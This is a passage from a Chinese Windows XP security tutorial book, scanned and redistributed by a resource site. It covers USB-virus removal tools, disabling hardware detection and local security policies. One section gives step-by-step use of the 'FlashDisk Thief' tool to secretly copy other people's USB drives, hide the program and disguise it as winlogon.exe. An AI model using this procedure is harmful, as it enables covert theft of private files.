步骤 01 在“Autorun 病毒防御者”主窗口中选择“查杀病毒”选项，然后单击“选择扫描范围”下拉按钮，在弹出的下拉列表中选择“本地磁盘和移动磁盘（完全）”选项。



步骤 02 单击“扫描病毒”按钮，即可开始扫描本地磁盘和移动磁盘中的病毒文件。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 扫描完毕后，在“Autorun 病毒防御者”主窗口右窗格中将列出扫描出来的 U 盘病毒。并在下方显示扫描完毕的信息提示。



3 专杀工具的使用

步骤 01 在“Autorun 病毒防御者”主窗口中选择“专杀工具”选项，打开“专杀工具”界面，在其中包含了 3 个病毒专杀工具，即文件夹图标类病毒专杀工具、Auto.exe 病毒专杀工具和 meex.exe 病毒专杀工具。



步骤 02 单击“文件夹图标类病毒专杀工具”选项区中的“开始查杀”按钮，打开“文件夹图标类病毒专杀工具”对话框。



步骤 03 单击“查杀病毒”按钮，即可开始扫描系统中的文件夹图标类病毒。



步骤 04 扫描完成后，会在“扫描结果”列表中显示扫描出来的病毒文件，并显示扫描状态为“扫描完毕”。



一招鲜 其他病毒专杀工具的使用

Auto.exe 病毒专杀工具和 meex.exe 专杀工具的使用方法与文件夹图标类病毒专杀工具的使用方法类似，这里不再赘述。

• USBKillerU盘病毒专杀工具 •

USBKiller 是一款专业预防及查杀 U 盘病毒、移动硬盘病毒以及 Auto 病毒的工具。其独创的 SuperClean 高效强力杀毒引擎可查杀最新 U 盘文件夹病毒、autorun.inf 病毒、AV 终结者等上百种顽固 U 盘病毒，是国内首创的可对计算机实行主动防御、自动检测清除插入 U 盘内的病毒、杜绝病毒通过 U 盘感染计算机的病毒专杀工具。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


1. USBKiller 的安装

在 USBKiller 官方网站 http://www.easy-softs.com.cn 上可以下载到安装文件。下面要介绍其安装步骤。


步骤 01 双击运行 USBKiller 安装程序，进入安装向导窗口，单击“下一步”按钮。



步骤 02 进入“选择目标位置”页面，单击“浏览”按钮指定 USBKiller 的安装目录后，单击“下一步”按钮继续安装。



步骤 03 在“准备安装”页面的列表框中显示了安装目录和附加任务列表。确认无误后，单击“下一步”按钮继续安装。



步骤 04 依次单击“下一步”按钮继续安装，当出现完成安装页面时，单击“完成”按钮完成安装。




2. U 盘病毒检测向导

在 USBKiller 安装完成后，就会自动进入“U 盘病毒检测向导”窗口，可扫描用户计算机的移动设备、内存和硬盘，以查出可疑病毒等。具体操作步骤如下。

步骤 01 在初次运行 USBKiller 时，将进行病毒检测扫描。单击“下一步”按钮继续。



步骤 02 USBKiller 自动检测用户计算机中插入的移动设备。检测完毕后会显示检测结果。单击“下一步”按钮继续。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 USBKiller 自动扫描用户计算机的内存和硬盘，实时显示状态。




步骤 04 扫描完成后，将会显示扫描结果。单击“完成”按钮完成检测向导。



3. USBKiller 功能介绍

USBKiller 除了 U 盘病毒扫描功能外，还具有检测进程管理、自动建立免疫目录、解锁 U 盘等安全实用的功能，其操作界面简单，功能更完善。


步骤 01 单击“扫描病毒”按钮，选择需要扫描的项目后，单击“开始扫描”按钮开始扫描。扫描进度在窗口下方显示，如果发现病毒，软件会自动进行清除操作。




步骤 02 单击“进程管理”按钮，可以查看运行的所有进程。勾选“进程名称”复选框，单击“终止”按钮即可停止所选进程。



步骤 03 单击“实用工具”按钮后，单击“立即解锁”按钮，可以安全地退出被锁定的移动设备。为防止使用移动存储设备盗取资料，可勾选“禁止向 USB 存储设备写入数据”复选框后，单击“应用设置”按钮。




步骤 04 单击“免疫 U 盘”按钮，勾选“禁止自动运行功能”复选框，选中“移动闪盘”单选按钮，单击“开始免疫”按钮，则可在用户的移动存储设备中建立免疫目录。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“修复系统”按钮，选择需要修复的项目，单击“修复”按钮，即可对被 U 盘病毒破坏了的系统功能进行修复。



步骤 06 单击“选项设置”按钮，设置软件的基本属性及对病毒的处理方式后，单击“保存”按钮保存设置。



4. 升级病毒库

用户应该定时更新病毒库，以防止新型 U 盘病毒的入侵，具体操作步骤如下。

步骤 01 在保证互联网连接的情况下，单击“升级病毒库”按钮，打开“在线自动更新”对话框，选择升级服务器后，单击“下一步”按钮。



步骤 02 在“升级进度”列表框中会显示需要升级的文件，单击“开始更新”按钮进行升级。




步骤 03 升级完毕后，单击“完成更新”按钮即可。



如果 USBKiller 软件没有注册，当单击“升级病毒库”按钮之后，会弹出一个信息提示框，提示用户当前的使用版本是试用版，不能完成在线升级病毒库的操作。



如果单击“确定”按钮，则会打开如下图所示的页面，在其中可查看注册版本与非注册版本的比较信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

使用闪盘窥探者窃取U盘上的资料

目前，利用一些专门的工具，可以窃取 U 盘上的资料。闪盘窥探者就是一款可以盗取别人 U 盘数据的工具，当运行该程序时，别人 U 盘一旦插到自己的计算机上，U 盘内的所有数据都会被不知不觉地复制到指定的隐蔽文件夹中。

下面就介绍如何使用闪盘窥探者窃取 U 盘上的资料。

步骤 01 双击运行闪盘窥探者文件夹中的 FlashDisk Thief.exe，打开“闪盘窥探者”主界面窗口。



步骤 02 在“文本保存路径”文本框中设置盗取的文件的存放位置。可以将文件路径设置得更隐蔽一些，如设置为 C:\Windows\System 32 目录下。



步骤 03 勾选“复制完成，自动结束程序”复选框，复制完成后，程序进程将自动结束。勾选“窗口完全隐藏，Ctrl+F1”复选框后，如果单击“隐藏”按钮，即可隐藏该程序的运行界面。单击“开始”按钮，再单击“隐藏”按钮，即可将该软件隐藏起来，并开始监视 USB 接口。



步骤 04 该软件还具有伪装功能。该软件一运行，就会把文件名改为 winlogon.exe，并与正常进程混在一起。



步骤 05 在“任务管理器”窗口的“进程”列表中选中“winlogon.exe”进程后，单击“结束进程”按钮，会弹出“无法中止进程”提示对话框，提示该进程无法结束。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


开阔眼界

通过禁用硬件检测服务让U盘丧失智能

在 Windows XP 系统中有即插即用的功能，所有硬件连接都能够自动检测、自动安装驱动。如果希望禁止计算机使用 U 盘，最直接的办法就是禁用硬件检测服务，这样即使将 U 盘插到计算机对应接口，系统也不会发现任何硬件设备。

禁用硬件检测服务的具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，打开“运行”对话框，在“打开”文本框中输入 cmd 命令。



步骤 02 单击“确定”按钮，打开“命令提示符”窗口。在其中输入 sc config ShellHWDetection start= disabled 命令后按下 Enter 键，如果出现 changeserviceconfig SUCCESS 的提示信息，就说明禁用硬件检测服务成功。



步骤 03 如果想恢复硬件检测功能，可以直接运行 sc config shellhwdetection start= auto 命令。



步骤 04 如果输入恢复硬件检测功能命令并执行后，还不能恢复硬件检测功能，这就需要在“命令提示符”窗口中输入 net start shellhwdetection 命令，然后按下 Enter 键执行启动硬件检测功能。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



秒杀疑惑

随着U盘、移动硬盘、存储卡等移动存储设备的普及，U盘病毒也随之泛滥起来，本章主要介绍了U盘病毒的攻防，下面再来介绍一些学习过程中的相关疑惑。

Q 在使用U盘转移Word文件时，发现U盘中的Word文件可以打开，但里面的文字全没有了或出现一段乱码，怎么办？

A 遇到这种情况时不要太过担心，一般情况下不是 Word 文档中毒了，而是因为使用软件高版本保存后，再使用低版本打开就会出现这样的问题。例如，使用 Word 2010 创建的 Word 文档，在使用低版本的 Word 软件（如 Word 2003）打开时就会出现这样的问题。还有另一个原因可能是在保存或拷贝文件时出现错误，也就是格式错误。针对第一种原因，只要在该计算机上安装高版本的 Word 软件就可以了，对于第二个原因，则只有找到源文件并重新进行拷贝。

Q 当U盘插入USB接口后，计算机不能将其识别，是什么原因呢？

A 出现这种现象的原因有很多，主要原因是 USB 驱动没有安装或没有成功安装。这时在桌面上右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口。在其中选择“设备管理器”选项，在右窗格中双击展开“通用串行总线控制器”选项列表，在其中查看 USB 驱动是否安装或是否成功安装。除了上述原因之外，还有可能是 U 盘本身出现了故障或 USB 接口等出现了问题。

Q 当U盘插入计算机后，发现U盘中的数据都不见了，却出现了与U盘中的数据同名的EXE文件，怎么回事？

A 这是因为U盘中了典型的EXE病毒。此时U盘的数据并没有丢失，而是被隐藏了。针对这种情况，用户须首先设置显示计算机系统中的隐藏文件，则 U 盘中的数据也将显示出来。将这些数据拷贝到其他存储器中，然后用 U 盘病毒专杀工具将 U 盘病毒清除，最后对 U 盘进行格式化即可。

Q 将U盘插入计算机后，为什么看不到U盘的盘符？

A 很有可能是 U 盘的盘符和计算机中分区的盘符冲突。因此，需要重新为 U 盘分配一个尚未使用的盘符，依次打开“控制面板 > 管理工具 > 计算机管理 > 存储 > 磁盘管理”窗口，右击 U 盘，在弹出的快捷菜单中选择“更改（创建）驱动器名和路径”命令，在打开的对话框中为其分配一个尚未使用的盘符，再打开“我的电脑”，即可发现 U 盘。

Q 在将U盘插入计算机后，无故提示“磁盘未被格式化”，使用Windows XP自带的格式化功能也无法将其格式化，怎么回事？

A 出现这种现象并不一定就是 U 盘被损坏了，也有可能是 U 盘中了病毒，这时可以使用 U 盘自带的专用格式化软件 mformat.exe 格式化 U 盘。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

计算机系统安全设置策略

Chapter 10

本章将全面介绍如何通过系统安全策略来提升系统安全，包括通过设置本地安全组策、设置注册表文件和设置组策略3个方面的内容，以便用户在使用计算机的过程中关闭不必要的系统文件或开启安全的设置选项等。

重点实例



● 禁止访问控制面板



● 在组策略中禁止访问注册表



● 禁用 Remote Registry 服务

知识要点

1. 设置本地安全策略
2. 通过组策略提高系统安全
3. 设置注册表编辑器安全

建议学习时间：30分钟

学习内容	学习时间
● 设置本地安全策略	5分钟
● 通过组策略提高系统安全	10分钟
● 设置注册表编辑器安全	15分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其实很多情况下系统不安全并不是操作系统或安全软件存在问题，而是用户对系统安全设置不了解。没有设置正确的系统安全策略，给了黑客可乘之机。本章将详细介绍设置本地安全策略、设置组策略、设置计算机管理策略和注册表编辑器安全防范等方面的知识，帮助读者了解系统安全策略设置知识。


设置本地安全策略

Windows XP 系统自带的“本地安全策略”是非常优秀的系统安全管理工具，利用它可以使操作系统更加安全。下面将具体讲解设置本地安全策略的各种方法。

● 禁止在登录前关机

在工作中如果需要暂时离开，可以按下 Windows+L 组合键来锁定计算机，回来后只需输入登录密码即可继续工作。但是在锁定界面中有一个“关闭计算机”选项，为了防止他人关闭计算机，可以通过启用“禁止在登录前关机”安全策略来实现。

步骤 01 单击“开始 > 运行”命令，打开“运行”对话框，然后在“打开”下拉列表框中输入命令 secpol.msc。



步骤 02 单击“确定”按钮，打开“本地安全设置”窗口，然后在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项。



步骤 03 在右侧窗格中找到“关机：允许在未登录前关机”选项，在该选项上右击，在弹出的快捷菜单中选择“属性”命令。



步骤 04 打开“关机：允许在未登录前关机 属性”对话框，在该对话框中选择“已禁用”单选按钮，然后依次单击“应用”和“确定”按钮，即可完成设置。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一招鲜 关于关机的安全策略

“禁止在登录前关机”安全策略选项用来确定是否可以在无需登录到 Windows 的情况下关闭计算机。启用此策略时，Windows 登录界面中的“关机”命令可用。禁用此策略时，Windows 登录屏幕上不会显示关闭计算机选项。在这种情况下，用户必须能够成功登录到计算机并具有关闭系统的用户权限，然后才可以执行关闭操作。


● 在超过登录时间后强制用户注销

当某些用户连接到本地计算机上且已经超过有效登录时间时，需要使计算机自动断开与该用户的连接。利用“网络安全：在超过登录时间后强制注销”策略可以解决这一问题，其具体的操作步骤如下。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“网络安全：在超过登录时间后强制注销”选项。



步骤 02 双击该选项，打开“网络安全：在超过登录时间后强制注销属性”对话框，选择“已启用”单选按钮，然后单击“应用”和“确定”按钮即可应用设置。



一招鲜 关于连网的安全策略

“网络安全：在超过登录时间后强制注销”安全策略选项用于确定在连接到本地计算机的用户超出其账户的有效登录时间时，是否断开与其的连接，此设置会影响服务器消息块（SMB）组件。启用此策略时，一旦客户端的登录时间超过，该策略便会强制断开与 SMB 服务器建立的客户端会话。如果禁用此策略，即便在客户端登录时间过期后，仍允许维持已建立的客户端会话。


● 不显示上次登录时的用户名

在登录计算机系统时，上次成功登录的用户名会显示在 Windows 登录界面上，这可能造成账户信息的泄露，给黑客以可乘之机。为了使上次成功登录的用户名不在登录界面显示，可以通过启用“交互式登录：不显示上次的用户名”安全策略来实现。其具体操作步骤如下。


步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“交互式登录：不显示上次的用户名”选项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 双击该选项，打开“交互式登录：不显示上次的用户名 属性”对话框，选择“已启用”单选按钮，依次单击“应用”和“确定”按钮即可应用设置。



一招鲜 关于交互式登录安全策略

“交互式登录：不显示上次的用户名”安全策略选项用于确定是否在 Windows 登录屏幕中显示最后登录到计算机的用户名称。如果启用该策略，则不会在“登录到 Windows”对话框中显示最后成功登录的用户的名称。如果禁用该策略，则会显示最后登录的用户名称。

● 限制格式化和弹出可移动媒体

如果系统允许格式化和弹出可移动媒体，黑客可以从一台计算机中读取媒体文件，然后通过另一台具有本地管理员特权的计算机访问此媒体文件。为了避免出现上述现象，可以禁用“设备：允许格式化和弹出可移动媒体”安全策略，其具体操作步骤如下。

步骤 01 打开“本地安全设置”窗口，在左窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“设备：允许格式化和弹出可移动媒体”选项。



步骤 02 双击该选项，打开“设备：允许格式化和弹出可移动媒体 属性”对话框，在该对话框中设置允许执行此操作的用户，依次单击“应用”和“确定”按钮即可应用设置。



一招鲜 关于可移动媒体安全策略

“设备：允许格式化和弹出可移动媒体”安全策略选项用于确定允许格式化和弹出可移动 NTFS 介质的用户，此功能可授予 Administrators、Administrators 和 Power Users、Administrators 和 Interactive Users。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


● 对备份和还原权限进行审计

启用对备份和还原权限进行审计功能，可以将所有实施用户权限的实例都记录到安全日志中，用户可以在“本地安全设置”窗口中启用“审计：对备份和还原权限的使用进行审计”安全策略，其具体操作步骤如下。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“审计：对备份和还原权限的使用进行审计”选项。



步骤 02 双击该选项，打开“审计：对备份和还原权限的使用进行审计 属性”对话框，选择“已启用”单选按钮，依次单击“应用”和“确定”按钮即可应用设置。



一招鲜 审核备份和还原权限


“审计：对备份和还原权限的使用进行审计”安全策略选项用于确定当审核权限使用策略生效时，是否审核包括备份和还原在内的所有用户权限的使用。启用审核权限使用策略的同时即启用此选项，系统会为备份或还原的每个文件生成一个审核事件。如果禁用此策略，则即使启用了审核权限使用时，也不会审核备份或还原权限的使用。

● 禁止在下次更改密码时存储LAN Manager的Hash值

“网络安全：不要在下次更改密码时存储 LAN Manager 的 Hash 值”安全策略选项用于确定在下一次更改密码时是否为新密码存储 LAN Manager（LM）的 Hash 值。相对于加密性更强的 Windows NT Hash 算法，LM Hash 值的加密性相对较弱，易遭受攻击。由于 LM Hash 值存储在本地计算机的安全数据库中，因此一旦安全数据库受到黑客攻击，密码便会泄漏。

禁止在下次更改密码时存储 LAN Manager Hash 值的具体操作方法如下。

步骤 01 打开“本地安全设置”窗口，在左侧窗格中依次展开“安全设置 > 本地策略 > 安全选项”选项，然后在右侧窗格中找到“网络安全：不要在下次更改密码时存储 LAN Manager 的 Hash 值”选项。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 双击该选项，打开“网络安全：不要在下次更改密码时存储 LAN Manager 的 Hash 值 属性”对话框，选择“已启用”单选按钮，依次单击“应用”和“确定”按钮即可应用设置。



